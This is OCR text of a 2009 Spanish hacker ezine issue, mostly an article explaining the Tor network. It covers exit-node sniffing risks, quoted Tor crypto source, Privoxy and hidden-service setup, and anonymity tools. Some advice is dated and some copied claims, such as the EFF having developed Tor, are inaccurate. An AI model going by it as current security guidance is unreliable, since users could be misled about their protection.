


Saqueadores Edicion Tecnica

INFORMACION LIBRE PARA GENTE LIBRE

SET #36 - Febrero de 2009

"Pienso que hay mercado en el mundo como para quizás cinco ordenadores"
Thomas Watson, Presidente de IBM, 1943.

ú----------ú----------ú
| | |
ú---[EDITORIAL]----------ú |
| |
| SET Ezine |
| |
| Disponible en: |
| http://www.set-ezine.org |
| |
| |
| Contacto: |
| <web@set-ezine.org> |
| <set-fw@bigfoot.com> |
| |
| |
| Copyright (c) 1996 - 2009 SET - Saqueadores Edicion Tecnica - |
ú----------ú

ú----------[AVISO]----------ú----------ú
| | |
ú---[ADVERTENCIAS]----------ú |
| |
| * La INFORMACION contenida en este ezine no refleja la opinion de |
| nadie y se facilita con caracter de mero entretenimiento, todos |
| los datos aqui presentes pueden ser erroneos, malintencionados, |
| inexplicables o carentes de sentido. |
| |
| El E-ZINE SET no se responsabiliza ni de la opinion ni de los |
| contenidos de los articulos firmados y/o anonimos. |
| |
| De aqui EN ADELANTE cualquier cosa que pase es responsabilidad |
| vuestra. Protestas dirigirse a /dev/echo o al tlf. 806-666-000 |
| |

-----[TABLA DE CONTENIDOS]----
----[SET 36]----

"El ordenador es la evolucion logica del hombre: Inteligencia sin moral"
John Osborne.

EOF

Si, lo sabemos, estas sorprendido verdad?

SET se ha cansado de hacerte aguantar interminables esperas, SET no esta dispuesta a caer en el olvido, en definitiva, SET se ha puesto las pilas y tu vas disfrutarlo.

Que nuevas traemos?

Como siempre, las tecnicas mas intersantes para sacar lo maximo de tu terminal de comunicaciones (PC o movil), cuestiones de anonimato (lo que llevais tiempo reclamando), hacking, cracking, criptografia, y como siempre, un poco de cultura general.


Que nos falta todavia?

SET necesita recuperar algo de su componente mas underground. SET busca incesantemente aquel sujeto brillante que nos pueda traer los diamantes mas oscuros, esas perlas que hasta el momento nadie jamas ha visto y que nosotros deseamos salgan a la luz cuanto antes.

Sere sincero, no se como acabara todo esto, o si todavia no ha hecho más que empezar. Pero una cosa dejare clara, a medida que disminuya la cantidad de personas que escriben articulos para esta revista, en la misma proporcion aumentara el nivel de los articulos del que suscribe. Es la unica forma de compensar el daño.


Hasta el proximo numero,

El editor



EOF

-[0x02]--
-[TOR - Una verdad a medias]---
-[by blackngel]---SET-36--



HACK THE WORLD

by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

---[1 - Prologo

Llevas demasiado tiempo navegando por la red, crees conocer todos sus entresijos y sabes que tus actividades, ciertamente peligrosas, estan siendo controladas. Tu objetivo es evitarlo, y por eso estas aqui.

Tiempo ha que has oido hablar de FreeNet, pero seguramente sea un lugar donde no desees estar. De alguna forma no quieres dejar de formar parte de una red global tan inmensamente desarrollada como lo es Internet y la World Wide Web. Pero hay algo diferente, tu no quieres ser como los demas, no te conviene ser un numero mas en las interminables bases de datos de los altos poderes.

Tu buscas el anonimato... y ahora alguien puede proporcionartelo!

Es la religion de la cebolla. Cierto es que ha hecho feliz a un sinnumero de personajes, pero no todo son buenas noticias; cuando no tienes cuidado, cuando te acercas demasiado sin tomar ciertas precauciones, la cebolla sigue siendo una cebolla, y puede hacerte llorar.

Mucho mas de lo que nunca podrias llegar a imaginar...

---[2 - Introduccion

Con el titulo de este articulo, mi ultima intencion es desprestigiar a la red TOR y a sus creadores. Todo lo contrario. Ellos estan haciendo bien su trabajo y han informado al gentio acerca de lo que ofrecen y sobre todo de "lo que no ofrecen".

Pero quizas ahi radica el problema, el pueblo no se informa, el pueblo rehusa leer la letra pequenya y esto siempre trae sus consecuencias.

Si, conocemos una verdad a medias, pero no es porque no nos hayan avisado...

Y ahora para empezar: QUE ES TOR?

TOR (The Onion Router) se define como una red de tuneles virtuales que le protegen a usted o a su corporacion de ser localizado en un sitio concreto de la red. Lo que viene a decir que las paginas que usted visita no deberian conocer desde donde lo hace, o desde que lugar proviene.

TOR le proporciona anonimato enrutando todos sus paquetes de forma cifrada a traves de una compleja telaranya de repetidores que se comunican entre si para ayudarle a transportar sus mensajes al destino correcto sin que este conozca quien hizo la peticion o lo envio realmente.

TOR proporciona la base para que nuevas aplicaciones naveguen sobre esta red de contra-espionaje, sin temor a que puedan realizar un perfil exacto de su identidad, gustos y preferencias en el mundo digital.

TOR es lento, es de suponer, sus paquetes se pierden en un laberinto para respetar su anonimato, pero esto tiene un coste y usted lo puede pagar.

TOR esta creciendo, millares de personas se apuntan a ganar un poco mas en sus derechos hacia la libertad. Esto convierte a TOR en una rueda que gana velocidad en proporcion a la gente que se sube al coche. Tu puedes ayudar, pero eso lo veremos mas adelante.

TOR no enganya, TOR le dice a usted:


- Tor no le protege si no lo usa correctamente.

Y usted tiene que hacerle caso, o se arrepentira el resto de su vida.

---[3 - TOR para dummies

Imaginate un laberinto con cuatro entradas y cuatro salidas. En cada una de ellas
se encuentran amigos tuyos, y muchos mas estan pululando perdidos en medio del citado laberinto.

EMISOR: blackngel



Tu objetivo es enviar un mensaje a "set-ezine.org", que esta al otro lado del laberinto, utilizando a la gente del mismo con el fin de que el receptor del mensaje no pueda averiguar de ningun modo donde se encuentra la persona que se lo ha enviado.

Antes de enviar nada, tu has negociado con varios de tus amigos las claves que utilizareis para comunicaros. Lo expondremos de la siguiente forma:

```
       FIGURANTE                CLAVE
       ---------                -----
(*)blackngel (emisor/a)  ->
(1)fca00000 (entrada)    ->   naibmys#05?   -o
(2)anay (intermediari@)  ->   aLI66CUe_@     |_ Eslabones de la red TOR
(3)kstor (intermediari@) ->   r()ed0r[/a]    |  ----------------------
(4)madfran (salida)      ->   jtr-mpich2:)  -o
(*)set-ezine.org         ->
```

Lo anterior quiere decir que el mensaje viaja cifrado en todo momento mientras discurre por el interior del laberinto. Esto no ocurre asi cuando el mismo sale hacia el destino, pues la conexion extremo a extremo se hace en texto claro (pero esto es tema para la siguiente seccion).

La cuestion, y lo mas importante, es que para enviar tu mensaje anonimo debes actuar como una cebolla (repito, no haciendo llorar a la gente). Y el concepto es muy sencillo. Se crearan diferentes capas que los nodos intermedios iran pelando...

- Estas loco... Pero que dices?
- Lo que oyes!

Como ya te conoces las claves de todos tus amigos, comienzas cifrando tu querido mensaje con la contrasenya del amig@ que espera en la salida (madfran)... Seguidamente cifras el resultado con la llave del anterior (en este caso es kstor...) y asi sucesivamente con Anay y fca00000 que seria el ultimo amigo para el que cifrarias el mensaje.

Despues de esto lo que tienes en tus manos es una pedazo de cebolla con varias capas de proteccion que pesa bastante. Para no hacer el proceso mas lento se la pasas directamente al primer eslabon de la red TOR (fca00000) para que pele la capa que le corresponde con su clave y le pase el resultado al siguiente eslabon, esto se produce del mismo modo hasta llegar al final, y lo bueno es que los intermediarios solo conocen quien les ha pasado la cebolla y a quien se la deben enviar. Podriamos decir que su cobertura no alcanza mas alla de este punto. Finalmente el eslabon de salida (madfran) quita la ultima capa, dejando la cebolla desnuda (texto plano) y enviandosela al destinatario real.

Este no es capaz de tracear la ruta que ha tomado este mensaje y por lo tanto en un principio el anonimato esta garantizado.

Mejor todavia es que puedes negociar rutas (cambiar de amigos) tantas veces como quieras, evitando de este modo cualquier intento de localizacion por parte de un destinatario curioso y con suficiente poder.

Es un servidor de directorios el que se encarga, mediante un enlace no cifrado, de proveerte de una lista completa de nodos que conforman la red TOR. A partir de aqui tu cliente ira seleccionando rutas pseudoaleatorias a medida que realizas
conexiones a diferentes sitios de la red.

---[4 - Conceptos

Si TOR fuera solamente utilizado por unos cuantos descerebrados que solo desean saber si una partida de QUAKE en esta red se ve realmente a camara lenta, entonces,
y solo en ese caso remoto, la descripcion de los siguientes aspectos no tendria sentido alguno... pero esto no ocurre asi.

Quien usa TOR?

- Periodistas
- Indymedia
- Bloggers
- ONGs
- Fuerzas del orden
- Electronic Frontier Foundation
- Soldados
- Corporaciones
- La Marina
- Ciudadanos de regímenes represivos
- Ciudadanos ordinarios
- Y tu... (hacker?)

Y estas personas no se andan con bromas, para mover sus fichas precisan saber sobre que tablero juegan y, sobre todo, conocer si se encuentran en territorio enemigo.

---[4.1 - Anonimato

Este punto ya deberia estar bastante aclarado con lo mencionado hasta el momento.
Pero puntualizaremos un poco mas en ciertos aspectos de la manta de niebla que te proporciona ese supuesto anonimato.

TOR funciona sobre una red TCP/IP de toda la vida, al fin y al cabo los elementos
que la integran son PCs normales (mejores o peores) que proporcionan un servicio,
en este caso el enrutamiento.

El truco del anonimato se basa en el desconocimiento. Ningun repetidor, excepto el ultimo, sabe donde iran a parar tus paquetes. Como ocurre esto?

Facil, los repetidores trabajan jugando con un salto de cada vez. Solo conocen la parte que les precede y la que les sigue. Saber quien te manda un paquete es facil, cuando alguien llama a la puerta y te entrega un correo, lo miras a la cara y lo identificas al instante.

Imaginate que este correo viene dentro de varios sobres (algo asi como las mu~ecas rusas). Tu abres el sobre exterior (tu capa de cebolla) y en el sobre que sacas de dentro puedes leer el siguiente destinatario. Sera a este a quien se lo entregues, pero ya no sabras jamas a donde ira a parar el correo final, pues no tienes el abrecartas especial (password) necesario para abrir los sobres que hay en el interior del tuyo.

Cuando por fin el correo llega a su destinatario, el sobre en que viene envuelto no precisa de ningun abrecartas especial. El problema, es que este destinatario piensa que la persona que le envio el mensaje es la misma que la que se lo ha entregado.

En esta analogia, podriamos encontrar multitud de agujeros de seguridad. Pero en el mundo digital es complicado analizar la tipografia de una carta o el ADN de la saliba que alguien utilizo para cerrar su sobre. Pero el fingerprinting esta ahi. Piensa en ello...

Se deduce hasta aqui que la contestacion al correo que ha sido enviado tiene la obligacion de volver siempre a traves de los mismos intermediarios. Ya sabes el porque de la lentitud de TOR.

---[4.2 - Seguridad (???)

Todos conocemos a (4) madfran, todos nos hemos alimentado con su sabiduria. Madfran tiene etica, y sabe lo que esta haciendo. Pero madfran esta carente de tiempo, y el no estara ahi toda su vida para enrutar tus paquetes hacia su destino.

Otro ocupara su destino, pero... QUIEN?

Pongamos a "Mister X" al final de la ruta TOR que estas utilizando. "Mister X" no tiene compasion, el no conoce de sentimientos, y esta buscando insistentemente
algo que tu posees.

Cuando "Mister X" pela la ultima capa de la cebolla y se dispone a enviar el paquete hacia su destino, el aprovecha para colocar un sniffer tipo Carnivore capturando todo aquel mensaje que contenga informacion acerca de:

- Bomba
- Gobierno
- Visa
- Mastercard
- Terrorismo
- Embajadas
- Presidente
- Password
- Un largo etc...

Y si, estas jodido, francamente jodido.

El ultimo eslabon de una red TOR puede convertirse en algo sumamente peor que un ISP controlado por agentes del Servicio Secreto o el FBI.

Podrias pensar que se presenta la misma situacion que un ataque Man In The Middle, pero no es asi, un repetidor final de TOR puede hacerse con la informacion de toda aquella persona que tenga la mala suerte de enviar sus paquetes por esa ruta, y no precisa enganyar a nadie, pues el siempre pone su cara bonita haciendote creer que presta sus recursos con toda la caridad del mundo.

Ha puesto una trampa para ratones, y te ha cazado!

Es muy facil deducir que el problema no es TOR, pues si asi fuera podriamos afirmar que cualquier router es un agujero para la seguridad, y esto no es asi. En la FAQ de TOR [2] se aclara que si usted no utiliza conexiones cifradas punto a punto (como SSL u otras), puede tener un problema de seguridad, y muy grande. Cualquiera puede plantar un sniffer y esperar a que de sus frutos.

Y si no te crees todo lo que te he contado, aqui tienes una prueba de lo que en el pasado ha sucedido [3].

---[4.3 - Aspectos Tecnicos

TOR hace uso de la libreria OpenSSL para sus funciones de cifrado de datos. Si tu intencion es investigar como de segura es esta implementacion, puedes leer codigo hasta aburrirte en el modulo "crypto.c" de su codigo fuente. La cabecera correspondiente puede aclararte un poco mas la situacion, quizas las funciones mas importantes sean:

CIFRADO ASIMETRICO

```
O-------------------------------------------------------------------------O
|  int crypto_pk_public_encrypt(crypto_pk_env_t *env, char *to,           |
|                            const char *from, size_t fromlen, int padding); |
|  int crypto_pk_private_decrypt(crypto_pk_env_t *env, char *to,          |
|                             const char *from, size_t fromlen,           |
|                             int padding, int warnOnFailure);            |
O-------------------------------------------------------------------------O
```

Como es logico, la primera de las funciones utiliza la clave publica de uno de los repetidores para a~adir una nueva capa a la cebolla. Cuando esta llegue al mismo y le toque su turno, quitara esta capa haciendo uso de la segunda funcion y su propia clave privada.

Ambas funciones llaman respectivamente a:

- r = RSA_public_encrypt(...);

y

- r = RSA_private_decrypt(...);

y consecuentemente devuelven el valor de 'r' si no ha habido error, que es la cantidad de bytes cifrados o descifrados.

Ahora ya sabes que tu confianza esta depositada hasta el punto en que consideres seguro este algoritmo. Pero para considerar esta cuestion, debes saber primero que longitud de clave se utiliza cuando se crean los pares de llaves con la siguiente funcion:

- env->key = RSA_generate_key(PK_BYTES*8,65537, NULL, NULL);

La longitud viene definida asi:

- #define PK_BYTES (1024/8)

CIFRADO SIMETRICO

```
O-------------------------------------------------------------------------O
|  int crypto_cipher_encrypt(crypto_cipher_env_t *env, char *to,          |
|                            const char *from, size_t fromlen);           |
|  int crypto_cipher_decrypt(crypto_cipher_env_t *env, char *to,          |
|                            const char *from, size_t fromlen);           |
|                                                                         |
O-------------------------------------------------------------------------O
```

Para el cifrado simetrico, TOR hace uso de un algoritmo bien conocido por nosotros: AES.

Pero aqui el asunto se complica un poco mas. TOR utiliza una implementacion diferente dependiendo de la arquitectura de tu procesador y la version de la libreria OpenSSL que tengas instalada en tu sistema. En principio se utilizan 3 constantes que se definiran posteriormente:

```
#undef USE_OPENSSL_AES /* Utiliza AES_encrypt(...) */

#undef USE_OPENSSL_EVP /* Utiliza EVP_EncryptUpdate(...) */

#undef USE_BUILTIN_AES /* Utiliza rijndaelEncrypt(...) */
```

La tercera es una implementacion propia, y la funcion se llama de dos formas distintas dependiendo si se ha definido optimizacion o no. "Rijndael" te suena

verdad?

La cuestion es que "USE_OPENSSL_EVP" nunca se llega a aplicar (a menos hasta donde yo entiendo), porque no se define para ningun tipo de arquitectura.

```
   USE_OPENSSL_AES -> CPU_IS_X86
                      CPU_IS_IA64
                      CPU_IS_X86_64
                      CPU_IS_ARM
                      CPU_IS_SPARC

   USE_BUILTIN_AES -> Para el resto
```

Existe una funcion general, que muestro a continuacion:

```
O-------------------------------------------------------------------------------O
|  void aes_crypt(aes_cnt_cipher_t *cipher, const char *input, size_t len,   |
|                 char *output);                                                |
O-------------------------------------------------------------------------------O
```

Es llamada del mismo modo para cifrar como para descifrar, simetrico hemos dicho no?

Y como siempre, para los mas curiosos, la longitud de la clave:

```
   - #define CIPHER_KEY_LEN 16 /* = 128 bits */
```

Existe otra funcion muy parecida:

```
O-------------------------------------------------------------------------------O
|  void aes_crypt_inplace(aes_cnt_cipher_t *cipher, char *data, size_t len); |
O-------------------------------------------------------------------------------O
```

Tanto esta como la anterior, poseen una implementacion un tanto oscura, y tal como comentan los desarrolladores en los fuentes, su rendimiento no alcanza lo deseable.

Por ultimo, si vas hacia el final del codigo, veras como los programadores se han dejado un pastelito para hacer pruebas:

```
O-----------------------------------------------------------O
|  #ifdef AES_BENCHMARK                                     |
|  int                                                      |
|  main(int c, char **v)                                    |
|  {                                                        |
|    int i;                                                 |
|    char blob[509]; /* the size of a cell payload. */      |
|    char blob_out[509];                                    |
|    aes_cnt_cipher_t *cipher = aes_new_cipher();           |
|    aes_set_key(cipher, "aesbenchmarkkey!", 128);          |
|    memset(blob, 'z', sizeof(blob));                       |
|                                                           |
|    for (i=0;i<1000000; ++i) {                             |
|      aes_crypt(cipher, blob, sizeof(blob), blob_out);     |
|    }                                                      |
|    return 0;                                              |
|  }                                                        |
|  #endif                                                   |
O-----------------------------------------------------------O
```

Lo que te da una idea de como se utiliza. Observa la clave de 16 caracteres, los 128 bits especificados y como cifran un bloque de 509 bytes relleno con la letra 'z'.

Y te preguntaras para que cifrar un mismo bloque un millon de veces seguidas. Pero acaso no sabes que es un "benchmark"? Claro que si, pues para analizar el rendimiento.

[----------]

Existen muchisimas funciones mas para procesos de firmas, lectura y escritura de claves publicas y privadas, generacion de numeros aleatorios, funciones de hashing y un sin fin de metodos para establecer parametros que dejaremos para los desarrolladores.

Han sido definidas algunas funciones correspondientes al nuevo sucesor de SSL, conocido como TLS. Introduce algunas mejoras, pero en su version 1.1 mantiene la misma estructura que SSL en su version "3.0".

Podria interesarte leer el interior de esto:

```
O-------------------------------------------------------------------------------O
|  int tor_tls_read(tor_tls_t *tls, char *cp, size_t len);                      |
|  int tor_tls_write(tor_tls_t *tls, const char *cp, size_t n);                 |
|  int tor_tls_handshake(tor_tls_t *tls);                                       |
O-------------------------------------------------------------------------------O
```

CURIOSIDADES

Echale un vistazo a "geoip.c" para observar como TOR mantiene una base de datos con la localizacion en el mapa de todos los routers o repetidores que conforman su red.

Tambien es gracioso aunque eficaz, como TOR comprueba que utilizas codificacion de caracteres en ASCII:

```
O-------------------------------------------------------------------------------O
|#if 'a'!=97 || 'z'!=122 || 'A'!=65 || ' '!=32                                  |
|#error "It seems that you encode characters in something other than ASCII."    |
|#endif                                                                         |
O-------------------------------------------------------------------------------O
```

Reconfortante saber que utiliza funciones como las siguientes para el manejo de cadenas:

- size_t strlcat(char *dst, const char *src, size_t siz);

y

- size_t strlcpy(char *dst, const char *src, size_t siz);

Creadas por Todd C. Miller <Todd.Miller@courtesan.com> para las variantes de BSD, especialmente OpenBSD.

Con tan solo un poco de lectura, te daras cuenta que TOR utiliza aserciones por doquier para comprobar que todo esta OK antes de ejecutar sus funciones. Utiliza una macro especial:

- #define tor_assert(expr) ...

Pero en realidad es lo mismo que un 'assert()' normal enviando los mensajes de error a un archivo de log aparte de la salida de error estandar.
Parecida es: tor_fragile_assert() pero esta detendra la ejecucion del programa.

Y de este modo, por lo demas, TOR utiliza funciones envoltorio para todo aquello a lo que desea hacer algun minimo retoque.

---[5 - Clientes

Ya sabemos que sabes el metodo SIGUIENTE->ACEPTAR->SIGUIENTE->SIGUIENTE! Y nosotros, conscientes de esta situacion, vamos a explicarte como instalar un cliente de TOR en linux. Evitaremos de este modo, que las pocas neuronas que todavia permanecen en tu cerebro, desfallezcan en un ultimo suspiro.

Por pasos:

1° - Descargate el programa de la pagina principal.

2° - Instala las librerias:

```
-> libevent
-> openssl
-> zlib
```

* Con sus correspondientes paquetes de desarrollo.

3° - Ahora la formula magica:

```
$ ./configure
$ make
$ sudo make install
```

Hasta aqui usted tiene TOR perfectamente instalado en el directorio "/usr/local" pero sus aplicaciones todavia no estan preparadas para trabajar a traves de esta red. Usted debe adaptarlas y para ello utilizaremos un proxy.

En este caso, un proxy web con filtrado y orientado al anonimato conocido con el nombre de Privoxy [4].

El porque utilizar Privoxy puede ser una eleccion acertada, queda explicado en el siguiente parrafo de la documentacion:

> "Usar Privoxy es necesario porque los exploradores fallan al hacer peticiones DNS cuando usan un proxy SOCKS directamente, lo cual es malo para el anonimato. Privoxy tambien elimina ciertas cabeceras peligrosas de tus peticiones web, y bloquea incomodos sitios como Doubleclick."

1° - Descargar e instalar con la formula magica.

2° - Editar /etc/privoxy/config:

Agregar: forward-socks4a / 127.0.0.1:9050 .

* No se olvide el punto final.

3° - Ahora solo queda configurar su navegador favorito para que utilice el proxy que acaba de instalar.

- Direccion -> localhost o 127.0.0.1
- Puerto -> 8118

Ya se ha visto en demasiados documentos, como introducir estos datos, mas adelante explicaremos algunas ayudas para hacer esta tarea de forma automatica.

Si intentas utilizar TOR en un sistema con algunas directivas de seguridad como un Cortafuegos o SELinux, podrias sufrir algun problema. Tranquilo, un vistazo a la FAQ y seguramente todo quede solucionado. Visite preferentemente el

apartado:

- 4.1. I installed Tor and Privoxy but it's not working.

Por ultimo, comprueba que TOR esta funcionando correctamente. Visita alguna de las siguientes direcciones y observa si tu direccion IP esta realmente oculta:

- http://ipid.shat.net
o
- http://www.showmyip.com/

de ser asi, TOR estara haciendo bien su trabajo, en otro caso algo no va bien, revisa los logs y haz una consulta en la FAQ.

---[6 - Servicios Ocultos

El concepto de Servicio Oculto es facil de entender y la estratagema es simple al tiempo que eficiente.

Usted instala un servidor para atender solamente a las peticiones su direccion de loopback, es decir, localhost (127.0.0.1). De esta manera ninguna peticion puede ser realizada directamente al servidor y a usted no le conocen. Luego, con una sencilla configuracion, TOR se encarga de facilitarle un par de claves publica y privada y una direccion mediante la cual sera conocido en la red.

Vamos a ver como configurar un servidor web como servicio oculto. Viene a ser como sigue:

1° - Instale primero un servidor web (p.e. Apache) atendiendo solamente a las peticiones de localhost. Es mas, cambie el puerto por defecto para que escuche, por decir algo, en el 1080 (esto no es necesario, pero le ayuda a ver como TOR realiza el enlace).

2° - Agrege una pagina html con lo que usted quiera al directorio principal del servidor, y compruebe que funciona accediendo con su navegador:

```
http://localhost:1080
```

3° - Ahora debe editar su archivo de configuracion "torrc", puede encontrarlo en:

```
LINUX   -> /etc/torrc o /etc/tor/torrc
MACOS   -> /Library/Tor/torrc
WINDOWS
  |-> \Documents and Settings\username\Application Data\Vidalia\torrc
  |-> \Documents and Settings\Application Data\tor\torrc
  |-> \Documents and Settings\username\Application Data\tor\torrc
```

Dirijase a la seccion central:

```
############### This section is just for location-hidden services ###
```

Y en ella escriba (para linux):

```
HiddenServiceDir /home/usuario/serv_oculto/
HiddenServicePort 80 127.0.0.1:1080
```

4° - Guarde los cambios y reinicie TOR. Si tor inicia correctamente todo esta OK, en otro caso revise los "logs" para ver que ha fallado.

5° - Si todo ha ido bien, TOR habra creado en el directorio especificado en "HiddenServiceDir" dos archivos:

```
private_key -> Pareja de llaves publica y privada. Este archivo es
```

suyo, cuide de que nadie lo vea.

hostname -> Resumen de su llave publica y direccion a traves de la cual podran acceder desde fuera a su servidor.

Por ejemplo: duskgytldkxiuqc6.onion

Difunda esta direccion tanto como usted quiera hacer conocido su servidor.

6° - Compruebe que esta direccion funciona y disfrute prestando su servicio oculto.

Y con este procedimiento usted pude seguir creando servicios para los protocolos que usted desee.

```
o_NOTA_-------------------------------------------------------------------------o
| Podras ver en la documentacion oficial de TOR, que Apache no es la primera   |
| opcion que deberias escoger. Presupone que este servidor web puede facilitar |
| informacion de caracter sensible a traves de sus paginas de error. Pero      |
| nosotros ya sabemos eso, y nosotros sabemos como evitarlo. VERDAD NO ???     |
o------------------------------------------------------------------------------o
```

---[7 - Otros

Por suerte, diferentes personas a lo largo del globo terraqueo se han dado cuenta de que el anonimato ofrecido por TOR es relativo hasta ciertos limites. Gracias a su preocupacion han salido a la luz diversas aplicaciones que ayudan a paliar estos defectos de seguridad.

Se ha creado nuevo software y se ha adaptado el que ya conociamos para acoplarse a las agiles artima~as de "la red cebolla".

Seguidamente presentaremos algunas herramientas cuya mision es hacer de ti "un fantasma en la red".

```
o_NOTA_---------------------------------------------------------------o
| Las descripciones que mostraremos a continuacion son un COPY-PASTE de |
| rese~as que han sido encontradas en la WEB. Solo queremos que conozca |
| su existencia. Aprender a utilizarlas es asunto suyo. Queda claro? ;) |
o-----------------------------------------------------------------------o
```

---[7.1 - Software Anonimo

Torbutton

Torbutton [7] es una extension para Firefox que facilita el cambio de proxy para usar la red de Tor (un sistema con un proxy que puedes instalar en tu equipo para la navegación anonima) en medio de una sesion y sin tener que invocar el dialogo de las preferencias.

Normalmente para hacer el cambio uno iria al menu:

- "Editarî -> "Preferenciasî.

Una vez alli, uno buscaría la pesta~a "Avanzadasî -> "Redî y presiona el boton de Configuracion de conexion para habilitar el proxy.

Con Torbutton, todo este proceso se reduce a simplemente presionar el boton rojo en la barra de estado. Todo muy lindo y util. Es simplemente una opcion en la parte inferior del navegador con las letras:

- "TOR desactivado"

click y se activa, click derecho y se puede personalizar.

xB Browser

Basado en Firefox y con las avanzadas caracteristicas de anonimato de la red Tor, xB Browser [5] es un navegador que permite a sus usuarios navegar a traves de la web sin dejar rastro alguno.

Si te preocupa tu privacidad, o perteneces a un país que restringe el acceso a los contenidos de Internet, xB Browser puede ser la solucion a tus problemas.

El navegador viene configurado para eliminar cualquier dato de navegacion que pudiese quedar en nuestro ordendor.

Además de conectarse por defecto a los servidores Tor, lo que permitira ocultar tanto nuestra identidad como nuestra ubicacion. La desventaja es que por ahora solo funciona para windows.

Torpark

El navegador Torpark [6] es una modificación realizada al Firefox por un grupo de hackers, mediante tecnología desarrollada por adeptos a la Electronic Frontier Foundation. Este navegador utiliza su propia red y routers para lograr que la navegacion sea anonima, como asi tambien su trafico.

Esta herramienta fue creada por Hacktivismo, una coalicion internacional de hackers, abogados, artistas y activistas de los derechos humanos. Para su funcionamiento utiliza la red Tor, que ha sido desarrollada por la Electronic Frontier Foundation y que ya cuanta con decenas de miles de usuarios regulares.

Cuando un ordenador se conecta a la red comparte informacion sobre la direccion que está siendo utilizada por el usuario, esto es asi para que los pedidos de informacion sean realizados de manera correcta, como asi tambien el intercambio de certificados, etc.

Pero la red Tor intenta detener el trafico de información que se realiza. Para ello lo primero que hace es encriptar el trafico entre el ordenador y la red de routers de Tor. Esto hace que sea mucho mas dificil espiar a los usuarios que utilizan Torpark. Luego, la red de Tor cambia de manera regular la direccion IP de los usuarios, lo que hace casi imposible que estos puedan ser ubicados.

El conjunto de aplicaciones necesario para utilizar Torpark es tan peque~o que puede ser copiado a una memoria USB para que la gente pueda utilizarlo desde cualquier ordenador. Esto facilita enormemente la tarea de preparacion de Torpark, que hasta ahora tenia que ser realizada ▪a manoî por los usuarios, quienes tenían que tener disponible la aplicación. Ahora es tan facil como hacer click en un icono que cambia entre navegacion ▪comúnî y ▪anonimaî, funciona con windows.

ScatterChat

ScatterChat [8] es software libre Gpl, por lo que puede redistribuirse gratuitamente sin problemas, tambien es un arma para el hacktivismo dise~ado para los activistas no-tecnicos de los derechos humanos y disidentes politicos para la comunicacion segura y anonima mientras operan en territorio hostil. Es ademas configurable para entornos corporativos o en otras situaciones donde la privacidad es deseada.

Es un cliente de mensajeria instantánea (basada en la aplicacion GAIM) que provee de cifrado de usuario a usuario, integrandose en enrutamiento con Tor, transferencias de archivos segura y documentación de facil lectura.

Ya sabeis, un programa de mensajería que nos permite comunicarnos de forma segura y anonima a pesar del control que quieren establecer los políticos sobre los usuarios, y es que a cada puerta que le pongan al campo, siempre hay alguien con una escalera mas grande para saltarsela.

---[7.2 - Proxy's

Tor-Proxy.NET Toolbar

Es un Proxy-Web anonimo. Si lo que deseas es solo un medio para acceder a determinadas paginas de forma anonima, sin tener que instalar Tor, Tor-Proxy.NET Toolbar te habilita una barra de herramientas donde poder indicar la dirección URL y accederas a dicha página a travÈs de un proxy desde el servicio:

- http://tor-proxy.net

SQUID

(Extraido de la Wikipedia)

Squid es un popular programa de software libre que implementa un servidor proxy y un demonio para cachÈ de páginas web, publicado bajo licencia GPL. Tiene una amplia variedad de utilidades, desde acelerar un servidor web, guardando en cachÈ peticiones repetidas a DNS y otras búsquedas para un grupo de gente que comparte recursos de la red, hasta cachÈ de web, además de añadir seguridad filtrando el tráfico. Está especialmente diseñado para ejecutarse bajo entornos tipo Unix.

